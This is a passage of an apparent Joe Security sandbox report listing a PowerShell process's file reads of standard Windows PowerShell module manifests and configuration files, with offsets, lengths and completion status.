C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	380	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSessionTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	success or wait	4	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	288	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterTMMappingTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	348	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsTraceSettingTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	783	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	329	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetConnection\MSFT_NetConnectionProfile.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	334	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	919	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	unknown	931	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	219	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNat.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	687	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatExternalAddress.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatStaticMapping.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatSession.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	766	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetNat\MSFT_NetNatGlobal.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	success or wait	15	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	719	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetQos\MSFT_NetQosPolicy.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetSecurity\NetSecurity.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	935	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	896	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	unknown	898	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	unknown	898	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	349	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PersistentMemory\PersistentMemory.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PersistentMemory\PersistentMemory.psd1	unknown	705	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PersistentMemory\PersistentMemory.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	3	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	3	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	success or wait	7	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	1	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	810	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	385	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	success or wait	6	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	success or wait	5	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	685	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	860	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	901	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ProcessMitigations\ProcessMitigations.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ProcessMitigations\ProcessMitigations.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	832	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	834	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	unknown	872	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	181	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.S1bc92e04#\247c4747dada1d189f5b63bc9e669367\Microsoft.SecureBoot.Commands.ni.dll.aux	unknown	608	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SmbWitness\SmbWitness.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\SmbWitness\SmbWitness.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	294	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.W2ded559f#\7eaa7230d75c5f336006d9d53f4a8e86\Microsoft.WindowsAuthenticationProtocols.Commands.ni.dll.aux	unknown	512	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	948	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	948	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	978	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	978	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	441	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	4096	success or wait	3	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	48	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
